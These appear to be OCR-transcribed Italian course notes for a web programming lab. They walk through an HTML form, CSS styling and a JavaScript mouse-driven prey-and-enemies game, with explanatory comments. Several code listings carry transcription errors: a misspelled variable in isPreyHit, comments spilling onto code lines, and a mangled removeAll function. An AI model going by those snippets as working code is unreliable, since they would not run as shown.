
```
                        style="border-style: none; font-size: 10pt;">
                </div>
                <label>
                    Cosa ne pensi del questionario?<br>
                    <textarea name="messaggio_testo" rows="7" cols="30"
                        onKeyUp="update(document.mio_form)" id="feedback"
                        ></textarea><br>
                </label>
                <br>
                <label> Contatore:
                    <input name="contatore" type="text" value="64" size="2" readonly=
                    "readonly"
                        style="border-style: none; font-size: 10pt"><br>
                </label><br>
            </fieldset>
            </div>
            <div id="form_right">
            <div id="buttons">
                <span>Pulsanti:</span><br>
                <input name="bottone_svuota" value="svuota eventi" type="button"> 
                <input name="bottone_sottometti" value="INVIA" type="submit"> 
                <input name="bottone_sottometti_no_validazione" value="INVIA SENZA VALIDARE"
                type="submit" formnovalidate> 
                <input name="bottone_azzera"  value="RESET" type="reset">
            </div>

            <label>
                Eventi in ingresso:<br>
                <textarea id="eventi" name="area_testo" rows="35" cols="50"></textarea>
            </label>
            </div>
        </fieldset>
        </form>
        <script type="text/javascript" src="./js/gestoreForm.js"></script>
        <script type="text/javascript" src="./js/feedback.js"></script>
    </body>
</html>
```

```
/**********
 form.css
***********/

label, div{
    display: inline;
    float:  left;
    padding-left: 0.5em;
    margin: 0.2em 0em;
}

#form_left{
    float:left;
    width: 60%;
}

#form_right{
    width: 38%;
}

#buttons {
    padding-bottom: 2em;
}

fieldset {
    padding: 1em;
    margin: 0.3em;
}

p, sup {
    color: red;
}

.error{
    background-image: url("./img/error.png");
    background-position: right top;
    background-repeat: no-repeat;
}

input.error{
    background-image: none;
    background-color: rgba(255,0,0,0.1);
    border-color: red;
    box-shadow: none;
}

.warning{
    background-image: url("./img/warning.png");
    background-position: right top;
    background-repeat: no-repeat;
}

input.warning{
    background-image: none;
    background-color: rgba(255,255,0,0.1);
    border-color: gold;
    box-shadow: none;
```

```
}


/*********************************************************************
Le pseudo-classi :invalid, :valid e :required
 fanno parte delle specifiche CSS 3 - Modulo Selectors di livello 4.
 Il modulo è ancora nella fase di "Working Draft" (Novembre 2014).

    input:focus:invalid {
        background-image: url(./img/no.png);
        background-position: right top;
        background-repeat: no-repeat;
    }

    input:required:valid {
        background-image: url(./img/ok.png);
        background-position: right;
        background-repeat: no-repeat;
    }

    input:required:invalid {
        background-image: url(./img/warning.png);
        background-position: right top;
        background-repeat: no-repeat;
    }

*********************************************************************/
```

Laboratorio 5

- In questo laboratorio è stato introdotto un gioco realizzato interamente in Javascript (di Tanganelli).
- Nel file .zip sono presenti diverse versioni: le prime due sono basate su un approccio semplicistico, la terza e la quarta sono realizzate adottando come approccio la programmazione ad oggetti (metodologia consigliata).



- **Spiegazione del gioco**: il giocatore deve catturare più prede possibili senza essere catturato a sua volta dai nemici. Oltre ai nemici sono presenti dei *malus* per ostacolare il giocatore.
  I componenti presenti sono:

  - il giocatore, rappresentato con una pallina verde (che segue il nostro cursore);
  - quadrati verdi, che rappresentano le prede;
  - palline nere, che rappresentano nemici;
  - palline bianche, che rappresentano i *malus*[1].

- **Ulteriori caratteristiche**:
  - All'avvio è presente sul campo di gioco solamente il giocatore e la preda. Questo significa che non avremo nemici finchè non cattureremo la prima preda.
  - Ogni volta che il giocatore cattura una preda viene generato un nemico o un *malus*.
    - La probabilità che venga generato un nemico è dell'80%
  - Se il giocatore viene catturato dal nemico il gioco termina stampando il punteggio ottenuto dall'utente.
  - Se il giocatore viene catturato da un *malus* i nemici presenti sul campo di gioco vengono resi gradualmente invisibili per un breve periodo. Attenzione: i nemici vengono SOLO NASCOSTI, possiamo sempre toccarli.
  - Il punteggio viene calcolato con le seguenti modalità:
    - Si parte da zero;
    - Il punteggio viene incrementato di un punto ogni volta che catturiamo una preda;
    - Il punteggio viene incrementato di un ulteriore punto nel caso in cui la preda sia stata catturata nel periodo in cui i nemici sono invisibili.

- **Grafica**:
  - La grafica di gioco è implementata mediante codice CSS.
  - Ciascun elemento presente nel campo di gioco consiste in un div inserito nel DOM.
  - L'aspetto grafico degli elementi presenti all'interno del campo di gioco è implementato utilizzando la proprietà background-image. Inoltre andiamo a definire, per ciascun elemento, lunghezza e larghezza:
    - Pallina verde (giocatore): 20px x 20px
    - Quadrato verde (preda): 20px x 20px
    - Pallina nera (nemico): 10px x 10px
    - Pallina bianca (*malus*): 10px x 10px
  - Lo stesso campo di gioco è un div avente dimensioni 320px x 320px.

[1] Il malus può sembrare un vantaggio per il giocatore, ma in realtà non lo è.

Contenuto del file `game.css`

```
body{
	margin-top:1%;
	padding: 1%;
	background:#FFFFE0;
}

#playground{
	margin:auto;
	padding:0px;
	cursor: none;
	background:#FFD700;
	box-shadow: inset 5px 5px 50px #808080;
}

/************ OGGETTI ALL'INTERNO DELL'AREA DI GIOCO ************/
#player{
	width: 20px;
	height: 20px;
	background-image: url('./img/player.png');
	position: absolute;
}

#prey{
	width: 20px;
	height: 20px;
	background-image: url('./img/prey0.png');
	position: absolute;
}

.ball{
	width: 10px;
	height: 10px;
	/* background-image changes according to the ball type*/
	position: absolute;
}
```


Non comprendo l'utilità del `margin-top`. La distanza tra top della viewport e area di gioco è determinata dal `padding`

Con `margin` centriamo l'area di gioco all'interno della viewport. Con `cursor` nascondiamo il cursore quando ci muoviamo all'interno dell'area di gioco (il nostro cursore sarà, di fatto, la pallina verde che rappresenta il giocatore). Con `background` e `box-shadow`, infine, indichiamo proprietà grafiche dell'area di gioco.

`position:absolute` mi permette di alterare il normale comportamento degli elementi portandoli fuori dal normale flusso degli elementi. Definirò la loro posizione all'interno dell'area di gioco con le proprietà `top, left, right, bottom`.


Definiamo le proprietà del giocatore, della preda, dei nemici e del *malus* Le proprietà di questi ultimi due sono definite insieme, rimandando la gestione dello sfondo alla proprietà `background-image` posta come contenuto dell'attributo `style` dell'elemento.

```
/******** ELEMENTI UTILIZZATI NELL'AREA CON LE INFO SUI PUNTEGGI *********/

.label {
	text-align: center;
	font-weight:bold;
}

.label span {
	font-weight:normal;
}
```




```
/******** GRAFICA DEL POPUP CHE SEGNALA LA FINE DEL GIOCO *********/

/* Definisco l'area all'interno del quale sarà presente il nostro box.
Imposto con le proprietà seguenti l'estensione di quest'area su tutta la
viewport (width, height, position, left e top), e al di sopra di ogni
elemento presente nella pagina HTML (z-index). Con il background-color indico
come colore un "grigio trasparente". */
```

```
#gameoverPopup{
	width: 100%;
	height: 100%;
	left: 0px;
	top: 0px;
	background-color: rgba(116,126,138,0.5);
	position: fixed;
	z-index: 100;
}

/* L'unica anchor presente all'interno dell'area sarà il tasto di chiusura
del box. Con le proprietà ne stabilisco la grafica (width, height,
background) e la posizione (position, left, top)*/
#gameoverPopup a{
	width: 32px;
	height: 32px;
	position: relative;
	display: block;
	left: 95%;
	top: -16px;
	background: url('./img/close_button.png') no-repeat;
	z-index: 102
}

/* Le proprietà sono le stesse (non comprendo perché ripetere le proprietà
width, height, display, position, left, top e z-index). L'unica differenza
sta nell'immagine (l'effetto di hovering viene dato dal cambio dell'immagine) */
#gameoverPopupContent a:hover{
	width: 32px;
	height: 32px;
	display: block;
	position: relative;
	left: 95%;
	top: -16px;
	z-index: 102;

	background: url('./img/close_button_over.png') no-repeat;
}

/* Definisco la grafica del box. Con background-color, border, border-radius
e box-shadow indico colori, sfumature e bordi. Le dimensioni si adeguano alla
viewport (width, height), ma non possono essere inferiori a 220px x 220px
(min-width, min-height). Il posizionamento è indicato in modo tale da rendere
il box centrale. */
#gameoverPopupContent{
	width: 30%;
	height: 40%;
	min-width: 220px;
	min-height: 220px;
	position: relative;

	left: 35%; /* (35% + width/2 = 50%)*/
	top: 30%; /* (30% + height/2 = 50%) */

	background-color: rgba(250,250,210,1);
	border: 2px solid;
	border-radius: 5px;
	box-shadow:0 3px 7px rgba(0,0,0,0.25);
}
```



Dai laboratori precedenti: *Con `position:relative` l'elemento viene posizionato relativamente al suo box contenitore. In questo caso il box contenitore è rappresentato dal posto che l'elemento avrebbe occupato nel normale flusso del documento.* Attenzione alla freccia arancione

```
/* All'interno di #gameoverPopupContent sarà presente un unico div: quello
contenente il punteggio ottenuto nella partita appena conclusa. Definisco
padding, "spessore del font", centralità e dimensione. */
#gameoverPopupContent div{
	padding: 3pt;
	font-weight: bold;
	text-align: center;
	font-size: x-large;
}

/* Titolo nel box, mostrato solo se l'utente supera il punteggio massimo
salvato. */
#highScoreText{
	font-size: xx-large;
	color: darkred;
}
```

Contenuto della `index.html`

```
<!DOCTYPE html>
<html lang="it">
	<head>
		<meta charset="utf-8">
		 <meta name = "author" content = "PWEB">
		 <meta name = "keywords" content = "game">
		<link rel="shortcut icon" type="image/x-icon" href="./css/img/favicon.ico" />
		<link rel="stylesheet" href="./css/game.css" type="text/css" media="screen">

		<script type="text/javascript" src="./js/game.js"></script>
		<script type="text/javascript" src="./js/ball.js"></script>
		<script type="text/javascript" src="./js/sketcher.js"></script>
		<script type="text/javascript" src="./js/popup.js"></script>
		<title>Game</title>
	</head>
	<body onLoad="begin()">
		<div id="playgroundWrapper">
			<div id="playground" style="width:320px; height:320px;
margin:0px auto"></div>
			<div id="gameStat">
				<div class="label">Score:
					<span id="score">0</span>
				</div>
				<div class="label">Max-Score:
					<span id="max_score">0</span>
				</div>
				<div class="label">Tries:
					<span id="tries">1</span>
				</div>
			</div>
		</div>
	</body>
</html>
```

File appena spiegato

Punto di partenza

Elementi già introdotti spiegando il CSS.

Gestione di certe informazioni e contenuto del file `ball.js`

- Lo stato del giocatore è definito attraverso due variabili globali, `playerX` e `playerY`, che mantengono rispettivamente la posizione x ed y della pallina verde.
- Lo stato della preda è definito attraverso due variabili globali, `preyX` e `preyY`, che mantengono rispettivamente la posizione x ed y del quadrato verde.
- Lo stato dei nemici/*malus* (che a differenza dei precedenti p ossono essere molteplici, in un certo istante) è mantenuto attraverso un array di oggetti di tipo *Ball* in `balls`.

Dalle prime righe di `game.js`:

```
// player position
var playerX = -100;
var playerY = -100;

// square position
var preyX = -100;
var preyY = -100;

// our ball object holder
var balls = new Array();
```

- L'oggetto *Ball*, la cui struttura è definita in `ball.js` (riportato qua per intero), presenta le seguenti proprietà

```
function Ball(x, y, stepX, stepY) {
     this.x = x;    this.y = y;
     this.stepX = stepX;    this.stepY = stepY;

     this.type = Math.floor(Math.random() + 0.2); // 0: nemico;  1: malus
}
```

  - **x** ed **y**: cordinate della palla
  - **stepX**: si definisce di quanti pixel si debba spostare la pallina, sull'asse orizzontale, al passo successivo
  - **stepY**: si definisce di quanti pixel si debba spostare la pallina, sull'asse verticale, al passo successivo
  - **type**: definisco il tipo di palla
    - 0 -> nemico
    - 1-> malus

    Si osservi che il *type* non lo determiniamo noi, ma viene deciso in modo randomico con funzioni matematiche. Sapendo che `Math.random()` mi restituisce un valore compreso tra 0 ed 1 (1 escluso) significa che ho l'80% di probabilità di non superare uno nel risultato della somma (ricordare quanto detto sulla probabilità di avere un nemico o un *malus*).

Contenuto del file `game.js`

```
// Dimensioni dell'area di gioco
var PLAYGROUND_WIDTH;
var PLAYGROUND_HEIGHT;

var BALL_RADIUS = 5; // Raggio palla
var PLAYER_RADIUS = 10; // Raggio giocatore
var PREY_HALF = 10; // Metà lato preda

// Distanze (per verificare se il giocatore ha toccato qualcosa
var MIN_BALL_PLAYER_DISTANCE = 15;
var MIN_BALL_PLAYER_DISTANCE_SQUARE = 225;
var MIN_PREY_PLAYER_DISTANCE = 20;
var MIN_PREY_PLAYER_DISTANCE_SQUARE = 484;

var gameTimer = null; // Per la clearInterval
var playground = null; // document.getElementById('playground')

// player position cache
var playerX = -100;
var playerY = -100;
// square position cache
var preyX = -100;
var preyY = -100;

// our ball object holder
var balls = new Array();

// Per lo spostamento della palla nell'area di gioco
var NEXT_STEP_FACTOR = 5;

// Gestione dei punteggi
var playCount = 1;
var currentScore = 0;
var bestScore = 0;

// Salvataggio dell'istante di contatto col malus
var lastTransparencyBallTime = -1;
```

Variabili globali utilizzate per gestire il gioco.


Cose già dette prima.

```
// Funzione eseguita dopo il caricamento della pagina
function begin(){
     // Recupero l'area di gioco
     playground = document.getElementById('playground');

     // Salvo in due variabili globali le dimensioni dell'area di gioco
     PLAYGROUND_WIDTH = parseInt(playground.style.width);
     PLAYGROUND_HEIGHT = parseInt(playground.style.height);

     // Funzionalità nascosta, vedere più avanti
     playground.onclick = explode;

     // Gestisco l'esecuzione, ripetuta, della funzione clock
     // Il gioco viene sospeso se il cursore esce dall'area di gioco, ripreso se rientriamo
     playground.onmouseenter = start;
     playground.onmouseleave = pause;

     // Gestisco il movimento della pallina verde
        (che mi rappresenta, e che sostituisce il cursore)
     playground.onmousemove = playerMoveHandler;

     // Creo la prima preda, quella che vediamo quando carichiamo il gioco
     createPrey();
}

// Funzione eseguita ogni 20ms
function clock() {
      // Per ogni palla presente nell'area di gioco
     for (var i = 0; i < balls.length; i++) {
          moveBall(balls[i]); // Aggiorno lo stato della palla

          // La funzione è dichiarata nel file sketcher.js
          drawBall(i); // Aggiorno la posizione grafica nell'area di gioco

          // Verifico se il giocatore è stato colpito dalla pallina
          if (isBallHit(balls[i])) {
               // Se la pallina è nera (verifico il tipo) termino il gioco
               if (balls[i].type === 0) {
                    gameover();
               }
               else { // Se non è nera è bianca, quindi rendo trasparente
                    if (lastTransparencyBallTime === -1)
                         lastTransparencyBallTime = Date.now();
               }
          }
     }
}

/* Definisco una nuova posizione della preda. La determino in modo randomico
in modo tale da non finire fuori dall'area di gioco. */
function createPrey(){
     preyX = Math.round(Math.random() * (PLAYGROUND_WIDTH-PREY_HALF*2) +
     + PREY_HALF + playground.offsetLeft);
     preyY = Math.round(Math.random() * (PLAYGROUND_HEIGHT-PREY_HALF*2) +
     + PREY_HALF + playground.offsetTop);
}

/* Creo una nuova ball calcolando in modo randomico una posizione. La formula
dipende dalle dimensioni dell'area di gioco (devo definire qualcosa che sia
contenuto nell'area di gioco) */
function createBall() {
     var x, y;
```

```
	var index = balls.length;

	x = Math.round(Math.random() * (PLAYGROUND_WIDTH-BALL_RADIUS*2) + BALL_RADIUS +
			+ playground.offsetLeft);
	y = Math.round(Math.random() * (PLAYGROUND_HEIGHT-BALL_RADIUS*2) + BALL_RADIUS+
			+ playground.offsetTop);

	balls.push(new Ball(x, y,
			Math.random() * NEXT_STEP_FACTOR - NEXT_STEP_FACTOR/2,
			Math.random() * NEXT_STEP_FACTOR - NEXT_STEP_FACTOR/2
			));
	drawBall(index);
}

/* Funzionalità nascosta: se clicco allontano i nemici/malus attorno a me.
Più la distanza tra il nemico/malus e il giocatore è piccola, maggiore sarà
la velocità guadagnata dal nemico/malus */
function explode(ev) {
	var x = ev.clientX;
	var y = ev.clientY;

	for (var i = 0; i < balls.length; i++) {
		var currentBall = balls[i];
		var distance = ((currentBall.x - x) * (currentBall.x - x) + (currentBall.y - y) *
				* (currentBall.y - y));
		console.log(distance);

		var distance = Math.pow(currentBall.x - x, 2) + Math.pow(currentBall.y - y,  2);
		console.log(distance);

		currentBall.stepX += (currentBall.x - x) / distance * (PLAYGROUND_WIDTH/2);
		currentBall.stepY += (currentBall.y - y) / distance * (PLAYGROUND_HEIGHT/2);
	}
}

/* Conclusione del gioco. Blocco l'esecuzione della funzione clock, reimposto
i valori di default, stampo il popup che indica il punteggio finale, rimuovo
tutti gli elementi presenti nell'area di gioco, modifico il miglior punteggio
se abbiamo fatto record */
function gameover(){
	clearInterval(gameTimer);
	gameTimer = null;
	lastTransparencyBallTime = -1;

	// Funzione in sketcher.js
	createPopup();

	// Funzione in sketcher.js
	removeAll();

	balls = new Array();
	if (bestScore < currentScore) {
		bestScore = currentScore;
	}
	currentScore = 0;
	playCount++;

	// Funzione in sketcher.js
	updateStat();
}
```


```
/* Aggiorno la posizione del nemico/malus modificando solo lo stato del
corirspettivo oggetto. Inoltre controlla che la posizione non esca dal campo
di gioco (quando si trova al bordo gestisce la cosa in modo tale da avere un
rimbalzo dell'elemento).
I ragionamenti sono molto simili a quelli visti per l'Arkanoid nello scorso
laboratorio */
function moveBall(ball){
      if (ball.x > (PLAYGROUND_WIDTH-BALL_RADIUS + playground.offsetLeft)) {
            ball.x = PLAYGROUND_WIDTH-BALL_RADIUS + playground.offsetLeft;
            ball.stepX = -ball.stepX;
      }
      else if (ball.x < (BALL_RADIUS + playground.offsetLeft)) {
            ball.x = BALL_RADIUS + playground.offsetLeft;
            ball.stepX = -ball.stepX;
      }

      if (ball.y > (PLAYGROUND_HEIGHT-BALL_RADIUS + playground.offsetTop)) {
            ball.y = PLAYGROUND_HEIGHT-BALL_RADIUS + playground.offsetTop;
            ball.stepY = -ball.stepY;
      }
      else if (ball.y < (BALL_RADIUS + playground.offsetTop)) {
            ball.y = BALL_RADIUS + playground.offsetTop;
            ball.stepY = -ball.stepY;
      }

      ball.x += ball.stepX;
      ball.y += ball.stepY;
}
```

- La funzione *isBallHit* restituisce true se il giocatore è stato colpito dalla pallina passata come parametro, false altrimenti. Per il controllo si utilizza la distanza euclidea:




```
function isBallHit(ball){
      return (((playerX - ball.x) * (playerX - ball.x) +
      + (playerY - ball.y) * (playerY - ball.y)) <= MIN_BALL_PLAYER_DISTANCE_SQUARE);
}
```

La funzione *isPreyHit* restituisce true se il giocatore ha catturato la preda, false altrimenti. Per il controllo la sola distanza euclidea non è sufficiente (Quadrato):



```
function isPreyHit(){
      return  !(Boolean(Math.floor(Math.abs(playerX - reyX)/MIN_PREY_PLAYER_DISTANCE)+
      + Math.floor(Math.abs(playerY - preyY)/MIN_PREY_PLAYER_DISTANCE)))
      &&
      ((playerX - preyX) * (playerX - preyX) +
      + (playerY - preyY) * (playerY - preyY)) <= MIN_PREY_PLAYER_DISTANCE_SQUARE;
}

/* Abbiamo già detto che il cursore del mouse viene nascosto all'interno
dell'area di gioco. Questa funzione viene eseguita quando ci troviamo
all'interno dell'area di gioco */
function playerMoveHandler(evt) {
      evt.preventDefault();

      // Recupero le coordinate del mouse
      playerX = evt.clientX;
      playerY = evt.clientY;

      // Verifico di non essere uscito dall'area di gioco col cursore
      // in tal caso modifico le coordinate per riportarmi dentro

      if (playerX > (PLAYGROUND_WIDTH-PLAYER_RADIUS + playground.offsetLeft)) {
            playerX = PLAYGROUND_WIDTH-PLAYER_RADIUS + playground.offsetLeft;
      }
      else if (playerX < (PLAYER_RADIUS + playground.offsetLeft)) {
            playerX = PLAYER_RADIUS + playground.offsetLeft;
      }

      if (playerY > (PLAYGROUND_HEIGHT-PLAYER_RADIUS + playground.offsetTop)) {
            playerY = PLAYGROUND_HEIGHT-PLAYER_RADIUS + playground.offsetTop;
      }
      else if (playerY < (PLAYER_RADIUS + playground.offsetTop)) {
            playerY = PLAYER_RADIUS + playground.offsetTop;
      }

      // Aggiorno graficamente la posizione
      drawPlayer();

      // Se la preda è stata colpita
      if (isPreyHit()) {
            createPrey(); // Creo una nuova preda
            drawPrey(); // Inserisco la preda nell'area di gioco
            createBall(); // Creo un nuovo nemico/malus

            // Determino l'incremento in base alla situazione dove mi trovo
               trasparenza dei nemici o non trasparenza?)
            currentScore += ((lastTransparencyBallTime === -1) ? 1 : 2);

           // Aggiorno le statistiche sotto l'area di gioco (funzione in sketcher.js)
            updateStat();
      }
}

// Funzione eseguita quando entro nell'area di gioco
// Stabilisco l'esecuzione periodica, ogni 20ms, della funzione clock (gameTimer è
variabile globale)
function start(){
      drawPrey();
      if (gameTimer === null)
            gameTimer = setInterval(clock, 20);
}

// Funzione eseguita quando esco dall'area di gioco
// Con la clearInterval blocco l'esecuzione periodica della funzione clock
```

```
function pause(evt){
      clearInterval(gameTimer);
      gameTimer = null;
      lastTransparencyBallTime = -1;
}
```

Contenuto del file `sketcher.js`

```
var PREY_ID = 'prey';
var PLAYER_ID = 'player';

var playerNode = null;
var preyNode = null;

var TRANSPARENCY_PERIOD = 2000;

/* Se la preda non è presente la creo e la inserisco nell'area di gioco.
Successivamente imposto la posizione della preda nell'area di gioco
(ricordiamo che la preda è unica e che cambia di posizione ogni volta la
catturiamo)*/
function drawPrey(){
      if (preyNode === null){
            preyNode = document.createElement('div');
            preyNode.setAttribute('id', PREY_ID);
            playground.appendChild(preyNode);
      }
      preyNode.style.left = (preyX-PREY_HALF)+ 'px';
      preyNode.style.top = (preyY-PREY_HALF) + 'px';

}

/* Gli stessi discorsi fatti prima valgono per la palla verde che rappresenta
il player (fate attenzione, finchè non entriamo per la prima volta nell'area
di gioco non vediamo alcuna palla verde) */
function drawPlayer(){
      // Creazione della palla verde quando entriamo per la prima volta nell'area di gioco
      if (playerNode === null){
            playerNode = document.createElement('div');
            playerNode.setAttribute('id', PLAYER_ID);
            playground.appendChild(playerNode);
      }
      playerNode.style.left = (playerX-PLAYER_RADIUS)+ 'px';
      playerNode.style.top = (playerY-PLAYER_RADIUS) + 'px';
}

/* Aggiorno fisicamente la ball. Verifico se esiste la ball nel DOM, in caso
contrario la creo e gli assegno tutte le proprietà tipiche. Si assegna anche
lo sfondo (che avevamo lasciato in sospeso). L'assegnazione dello sfondo
(quello da nemico o quello da malus?) dipende dal tipo deciso in modo
randomico con la creazione dell'oggetto ball. */
function drawBall(index){
      var ballNodeId = 'ball_' + index;
      var ballNode = document.getElementById(ballNodeId);
      if (ballNode === null){
            ballNode = document.createElement('div');
            ballNode.id = ballNodeId;
            ballNode.setAttribute('class', 'ball');
            ballNode.style.backgroundImage = "url('./css/img/ball" + balls[index].type + ".png')";
            playground.appendChild(ballNode);
      }

      ballNode.style.left = (balls[index].x-BALL_RADIUS) + 'px';
      ballNode.style.top = (balls[index].y-BALL_RADIUS) + 'px';
```

```
      // Gestisco la trasparenza dovuta al malus
/* Nella variabile salviamo l'eventuale data di contatto col malus. Quando il
valore della variabile è diverso da -1 è certo che dobbiamo fare qualcosa.
Ogni volta faccio la differenza tra ora e il contatto con il malus, dividendo
per il periodo della trasparenza. Se il risultato della divisione è maggiore
o uguale a 1 significa che il periodo è stato superato, e che quindi dobbiamo
ritornare a situazione normale. L'opacità dell'elemento è ovviamente gestita
con la proprietà CSS opacity (ricordiamo, valore tra 0 e 1 dove 0 è massima
trasparenza e 0 massima opacità). Per ottenere la transizione verso la
trasparenza utilizzo il risultato della divisione: abbiamo un picco di
trasparenza per poi ritornare verso l'opacità. */
      if (lastTransparencyBallTime !== -1) {
            var now = Date.now();
            var alphaTimeMeasure = (now - lastTransparencyBallTime) / TRANSPARENCY_PERIOD;

            if (alphaTimeMeasure >= 1) {
                  lastTransparencyBallTime = -1;
                  alphaTimeMeasure = 1;
            }
            // Che valore otteniamo quando alphaTimeMeasure = 1? (-1)*(-1)=1 !!!!!
            ballNode.style.opacity = (1 - 2*alphaTimeMeasure)*(1 - 2*alphaTimeMeasure);
      }
      else {
            ballNode.style.opacity = 1;
      }

}

/* Aggiorno le statistiche sotto l'area di gioco. L'area di gioco è raccolta
all'interno di un div e divisa in span. Modifico il firstChild per aggiornare
il testo (in caso di dubbi rivedere la parte di Marcelloni dedicata). */
function updateStat() {
      var gameStats = document.getElementById('gameStat').getElementsByTagName('span');
      gameStats[0].firstChild.nodeValue = currentScore;
      gameStats[1].firstChild.nodeValue = bestScore;
      gameStats[2].firstChild.nodeValue = playCount;
}

/* Rimuovo tutti gli elementi. Pongo la diapositiva per delucidazioni
rispetto a un codice sbagliato scritto da Tanganelli. */
```

- Una chiamata removeChild(figlio i-esimo) ricompatta immediatamente la lista, decrementando l'indice di tutti i fratelli che seguono quel figlio, per cui nel seguente ciclo for vengono saltati dei nodi-figlio

```
function removeAll() {
      var elements = playground.getElementsByTagName('div');
      // for (var i = 0; i < elements.length; i++) Soluzione errata
function removeAll(){
      playground.innerHTML = "";

      for (var i = elements.length-1; i >=0; i--) {
            playground.removeChild(elements[i]);
      }

      playerNode = null;
      preyNode = null;
}
```

Se si mantiene questa cosa non rimuoveremo tutti gli elementi presenti nel campo di gioco.

Contenuto di popup.js

```
// Identificativi (valore dell'attributo ID) degli elementi del popup
GAMEOVER_POPUP_ID = 'gameoverPopup';
GAMEOVER_POPUP_CONTENT_ID= 'gameoverPopupContent' ;

// Creo un div che conterrà l'avviso di nuovo record punteggio.
function createNewBestScoreLabel(){
      var newHighScore = document.createElement('div');
      newHighScore.setAttribute('id', 'highScoreText');
      var newHighScoreText = document.createTextNode('NEW HIGH SCORE!!!');
      newHighScore.appendChild(newHighScoreText);
      return newHighScore;
}

/* Decido il contenuto in base al punteggio, stampo un messaggio più evidente
se il giocatore ha battuto il precedente record (questo messaggio più
evidente è gestito da un'altra funzione). */
function createScoreLabel(){
      var scorePopup = document.createElement('div');
      if (currentScore > bestScore)
            scorePopup.appendChild(createNewBestScoreLabel());

      var textScorePopup = document.createTextNode('Your score is: ' + currentScore);
      scorePopup.appendChild(textScorePopup);
      return scorePopup;
}

/* Creo il bottone di chiusura. Le proprietà grafiche sono già state
attribuite mediante CSS, mi limito a indicare l'esecuzione di una funzione in
caso di click. */
function createCloseButtonPopup(){
      var closeButtonPopup = document.createElement("a");
      closeButtonPopup.setAttribute('onClick', 'closePopup()');
      return closeButtonPopup;
}

/* Parte tutto da qua, la funzione viene chiamata in caso di gameover
nell'omonima funzione già introdotta. */
function createPopup(){
      var gameoverPopup = document.getElementById(GAMEOVER_POPUP_ID);
      if (gameoverPopup !== null)
            return;

      // Creo il popup
      var gameoverPopup = document.createElement('div');
      gameoverPopup.setAttribute('id', GAMEOVER_POPUP_ID);

      // Creo il div dove metteremo il contenuto del popup
      var content = document.createElement('div');
      content.setAttribute('id', GAMEOVER_POPUP_CONTENT_ID);

      // Individuo il contenuto
      content.appendChild(createCloseButtonPopup());
      content.appendChild(createScoreLabel());

      // Aggiungo quanto trovato al primo div creato
      gameoverPopup.appendChild(content);

      // Aggiungo tutto al documento
      document.body.appendChild(gameoverPopup);
}
```

```
/* Funzione eseguita quando premiamo l'anchor di chiusura del popup */
function closePopup(){
      var gameoverPopup = document.getElementById(GAMEOVER_POPUP_ID);
      if (gameoverPopup === null)
            return;
      document.body.removeChild(gameoverPopup);
}
```

Seconda versione

- A questo punto il prof.Tesconi ha lasciato una ventina di minuti per realizzare nuove funzionalità all'interno del codice appena visto.
- Le nuove funzionalità poste nella seconda versione sono le seguenti:

2. Allo stato attuale, il giocatore può utilizzare l'abilità *explode* senza limiti. Modificare il codice come segue:
   1. imporre un limite massimo al numero di abilità speciale pari a 3.
   2. ogni volta che il giocatore utilizza l'abilità, il contatore viene decrementato
   3. definire un nuovo tipo di preda con immagine *./css/img/prey1.png* di dimensione 20px x 20px.
   4. ogni volta che il giocatore cattura la nuova preda, il contatore viene incrementato (solamente se il numero di abilità è minore del limite massimo) e il punteggio viene incrementato di 5.
   5. La nuova preda ha una probabilità pari al 5% di essere creata rispetto alla preda normale e rimane a video solamente per 2 secondi, dopodiché scompare.

- **Differenze in `index.html`**:
  - Introduzione del seguente elemento in prossimità dell'area di gioco
    ```
    <div id="specialAbilities"></div>
    ```

- **Differenze in `game.js`**:
  - Inserimento di una nuova variabile
    ```
    var preyType = -1;
    ```
    che consente la gestione del tipo della nuova preda

  - Inserimento di una nuova variabile
    ```
    var availableExplodeAbility = MAX_EXPLODE_COUNT;
    ```
    con cui ci ricordiamo il numero di click rimasti (utilizzo dell'abilità explode)

  - Nuova funzione
    ```
    function createSpecialAbilityImages(playgroundWrapper){
          var specialAbilitiesElement = playgroundWrapper.childNodes[1];
          for(var i = 0; i < MAX_EXPLODE_COUNT; i++){
                var img = new Image();
                img.src = './css/img/explosion.png';
                img.alt = 'special ability number ' + (i+1);
                specialAbilitiesElement.appendChild(img);
          }
    }
    ```
    con cui inseriamo tre simboli che rappresentano il numero di utilizzi dell'abilità explode

    La funzione viene chiamata all'interno di begin
    ```
